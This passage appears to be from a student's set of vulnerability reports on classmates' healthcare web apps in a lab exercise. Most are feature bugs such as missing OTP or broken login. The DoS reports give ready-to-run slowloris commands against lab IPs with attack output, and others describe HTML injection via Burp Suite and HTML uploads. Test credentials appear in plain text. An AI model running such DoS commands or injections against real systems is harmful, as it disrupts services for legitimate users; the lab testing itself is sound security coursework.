slowloris -s 6000 -p 80 192.168.3.113 on multiple terminals.



Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site. Although site isn't even made, just Nginx home page is there

Screenshots



```
visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 6000 -p 80 192.168.3.113 - 112x30
~ -- slowloris -s 6000 -p 80 192.168.3.113
~ -- slowloris -s 9000 -p 80 192.168.3.113
[04-12-2022 03:45:52] Attacking 192.168.3.44 with 6000 sockets.
[04-12-2022 03:45:52] Creating sockets...
^C[Traceback (most recent call last):
  File "/Library/Frameworks/Python.framework/Versions/3.10/bin/slowloris", line 8, in <module>
    sys.exit(main())
  File "/Library/Frameworks/Python.framework/Versions/3.10/lib/python3.10/site-packages/slowloris.py", line 218,
in main
    s = init_socket(ip)
  File "/Library/Frameworks/Python.framework/Versions/3.10/lib/python3.10/site-packages/slowloris.py", line 168,
in init_socket
    s.send_line(f"GET /{random.randint(0, 2000)} HTTP/1.1")
  File "/Library/Frameworks/Python.framework/Versions/3.10/lib/python3.10/site-packages/slowloris.py", line 109,
in send_line
    self.send(line.encode("utf-8"))
KeyboardInterrupt

visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 6000 -p 80 192.168.3.113
[04-12-2022 03:45:58] Attacking 192.168.3.113 with 6000 sockets.
[04-12-2022 03:45:58] Creating sockets...
[04-12-2022 03:46:20] Sending keep-alive headers...
[04-12-2022 03:46:20] Socket count: 2557
[04-12-2022 03:46:21] Creating 5216 new sockets...
[04-12-2022 03:46:51] Sending keep-alive headers...
[04-12-2022 03:46:51] Socket count: 2556
[04-12-2022 03:46:51] Creating 5216 new sockets...
[04-12-2022 03:47:24] Sending keep-alive headers...
[04-12-2022 03:47:24] Socket count: 2556
[04-12-2022 03:47:24] Creating 4429 new sockets...
```

REPORT 26 (Group 20)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command:
slowloris -s 9000 -p 443 192.168.3.38 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



A terminal window titled 'visheshrangwani — slowloris -s 9000 -p 443 192.168.3.38 — 111x30' is shown. It displays log output from the SlowLoris attack. The logs show the attack starting at 04:12:2022 04:00:50, attacking port 443 on 192.168.3.38 with 9000 sockets. It shows the creation of sockets, sending keep-alive headers, and socket counts increasing over time.

```
visheshrangwani@vishesh: ~ $ slowloris -s 9000 -p 443 192.168.3.38
[04-12-2022 04:00:50] Attacking 192.168.3.38 with 9000 sockets.
[04-12-2022 04:00:50] Creating sockets...
[04-12-2022 04:01:14] Sending keep-alive headers...
[04-12-2022 04:01:14] Socket count: 2557
[04-12-2022 04:01:14] Creating 8245 new sockets...
```

REPORT 27 (Group 42)

Vulnerability type:

Feature Bug

Steps to reproduce

Sign up as a new patient, approve using given admin credentials and then try to login with that. Even try to login with given credentials of patient. See from admin page, no OTP functionality


Proof of concept

I tried to create a new user, and approve it using the given admin credentials and then login using that, I was unable to login and it said invalid user or password. Even the given user guide's patient was unable to login. Moreover, from admin and hospital page, I could not see an OTP functionality. I think the approve button doesn't work

Impact

Unable to login as patient means, patient functionality of the website isn't supported. No OTP means no 2 layer of security and higher risk.

Screenshots



REPORT 28 (Group 20)

Vulnerability type:

CSRF

Steps to reproduce

Try to change the name or any other parameter from edit profile option. When it changes successfully, capture its packet in BurpSuite. Then in the payload of POST request, change the parameters by adding html code.

Proof of concept

On the given 1st healthcare professional, I have added a redirection to the Hospital's login page using anchor <a> tag. in BurpSuite.

Impact

One can add redirection to any malicious page as well which can be very harmful.

Screenshots

The screenshot displays a browser window and the Burp Suite interface. The browser shows a login page for 'Hello healthcareprofessional.fcs123@gmail.com'. The 'Edit Profile' form has a 'contact' field containing the value 'HealthcareProfessionalOne'. The Burp Suite interface shows the captured POST request and its corresponding response. The response status is 301, indicating a redirect. The response body contains JSON data, including the 'actualData' key which points to the URL 'https://192.168.3.38/HealthcareProfessional/View'.

The screenshot shows a browser window with the URL 'https://192.168.3.38/HealthcareProfessional/View'. The page title is 'Dashboard'. The content includes the user's email ('Hello healthcareprofessional.fcs123@gmail.com') and role ('Role ID: 33333333333333333333333333333333'). Below this, there is a link to 'healthcareprofessional.DL129GRT4' and a note about a Google drive link.

REPORT 29 (Group 40)

Vulnerability type:

CSRF

Steps to reproduce

Sign in with username: Doctor1 passed: Vishesh@1

Try upload a prescription as an HTML document. You will be upload it.


Proof of concept

I uploaded it with a simple HTML file attached here. Although HTML script couldn't be open as it's a feature bug as well. However, if it would run, I would have run HTML code. In the Screenshot, we can also see that the doc can be seen by the patient. Since no docs are uploaded on Database, I can't see that but if it functionality were implemented, it would have been bad.


Impact

An HTML code creatively made can maybe redirect the legitimate user or even cause other malicious action such as deleting files, etc.


Screenshots




Doc uploading html file



Successfully Uploaded



File visible to patient



Patient can even open it

REPORT 30 (Group 40)

Vulnerability type:

Feature Bug

Steps to reproduce

Upload doc(pdf) by sharing with Vishesh patient. Uploaded by doctor.

username: Doctor1 passwd: Vishesh@1

It will show in Vishesh's profile

username: vishesh passwd: Vishesh@1

You'll see the doc, but won't be able to see it.


Proof of concept

Added screenshot that doc is shared by doctor to patient but is not stored in database. Hence patient can't view it.


Impact

Sharing of document functionality not working from doctor to patient

Screenshots



Doc uploaded



Patient can't see document

REPORT 31 (Group 44)

Vulnerability type:

Feature Bug

Steps to reproduce

Try to open website


Proof of concept

The website was unavailable in the entire testing period.

Impact

Unavailable website for all users.

Screenshots



REPORT 32 (Group 9)

Vulnerability type:

Feature Bug

Steps to reproduce

Login.

Sample email id for patient: vishesh20155+5@iiitd.ac.in

password: Vishesh@1


Proof of concept

No payment portal

Impact

Payments not implemented

Screenshots



REPORT 33 (Group 9)

Vulnerability type:

Feature Bug

Steps to reproduce

After logging in try to submit documents. No option to upload.


Proof of concept

I tried to add drive link as well as some name, 'sample.pdf', but showed error (404) in BurpSuite

Impact

No functionality of uploading and sharing documents

Screenshots



Trying to upload

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
3099	https://192.168.2.241	GET	/patient/03d003030379e49118ade23		✓	200	827	JSON		Razorpay Checkout	✓	192.168.2.241	
3100	https://api.razorpay.com	GET	/v1/checkout/public?traffic=env-produ...		✓	200	1728	HTML			✓	13.234.212.108	
3103	https://browser-sentry-cdn.com	GET	/7.2.0/bundle-min.js		✓	200	55942	script			✓	151.101.194.217	
3104	https://browser-sentry-cdn.com	GET	/7.2.0/manifest-20231018150000-enve...		✓	200	1204	JSON			✓	151.101.194.217	
3105	https://192.168.2.241	GET	/organization/verified_organisation/03...		✓	200	1201	JSON			✓	192.168.2.241	
3106	https://192.168.2.241	GET	/PatientHome		✓	200	1673	HTML		MedChain	✓	192.168.2.241	
3107	https://192.168.2.241	GET	/PatientHome		✓	200	304	HTML			✓	192.168.2.241	
3109	https://checkout.razorpay.com	GET	/v1/checkout.js		✓	200	381	script			✓	13.234.159.71	
3110	https://192.168.2.241	GET	/patient/03d003030379e49118ade23		✓	200	927	JSON			✓	192.168.2.241	
3111	https://api.razorpay.com	GET	/v1/checkout/public?traffic=env-produ...		✓	200	776	HTML		302 Found	✓	13.234.159.71	
3112	https://api.razorpay.com	GET	/v1/checkout/public?traffic=env-produ...		✓	200	1728	HTML		Razorpay Checkout	✓	13.234.159.71	
3115	https://browser-sentry-cdn.com	GET	/7.2.0/bundle-min.js		✓	200	55942	script			✓	65.1.162.194	
3116	https://browser-sentry-cdn.com	POST	/7.2.0/manifest-20231018150000-enve...		✓	200	1204	JSON			✓	151.101.194.217	
3117	https://192.168.2.241	POST	/PatientDocuments		✓	404	483	HTML		Error	✓	192.168.2.241	

Request

Prev	Raw	Hex
1	POST /PatientDocuments HTTP/1.1	
2	Host: 192.168.2.241	
3	Content-Type: multipart/form-data; boundary=-----	
4	-----	
5	Content-Disposition: form-data; name="file"; filename="sample.pdf"	
6	Content-Type: application/pdf	
7	-----	
8	Accept: */*	
9	Referer: https://192.168.2.241/PatientUploadDocuments	
10	Sec-Fetch-Dest: empty	
11	Sec-Fetch-Site: same-origin	
12	Sec-Fetch-User: ?0	
13	Accept-Language: en-US;q=0.9, en;q=0.8	
14	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72	
15	Safari/537.36	
16	Accept-Encoding: gzip, deflate	
17	Accept: */*	
18	Content-Type: application/json	
19	Content-Length: 1000	
20	Content-Type: multipart/form-data; boundary=-----	
21	-----	
22	-----	

Response

Prev	Raw	Hex	Render
1	HTTP/1.1 404 Not Found		
2	Server: nginx/1.18.0 (Ubuntu)		
3	Date: Mon, 23 Oct 2023 21:13:34 GMT		
4	Content-Type: text/html; charset=UTF-8		
5	Content-Length: 1000		
6	X-Powered-By: Express		
7	X-Content-Type-Options: nosniff		
8	X-Content-Security-Policy: default-src 'none'		
9	Content-Type: application/json		
10	Content-Length: 514		
11	<!DOCTYPE html>		
12	<html lang="en">		
13	<head>		
14	<meta charset="utf-8">		
15	</head>		
16	<body>		
17	<h1>Error</h1>		
18	</body>		
19	</html>		
20	<pre>		
21	</pre>		
22	</pre>		

Inspector

Request Attributes	2
Request Cookies	1
Request Headers	17
Response Headers	9

Cannot upload. Error 404

REPORT 34 (Group 31)

Vulnerability type:

Feature Bug

Steps to reproduce

Just visit the website


Proof of concept

No functionality working, not even Login is working

Impact

Nothing implemented

Screenshots



REPORT 35 (Group 37)

Vulnerability type:

Feature Bug

Steps to reproduce

Try to login with given admin credentials to approve the user. Also on logging in with any newly registered account, no functionality of OTP

Proof of concept

Unable to login with admin credentials, hence no feature can be used. Admin not created.

OTP is also nowhere implemented in registering and logging in with user.

Impact

Admin not implemented hence no user and document verification. No functionality can be used of the system with newly created users.

No OTP means unsecure system and no 2 factor authentication.

Screenshots

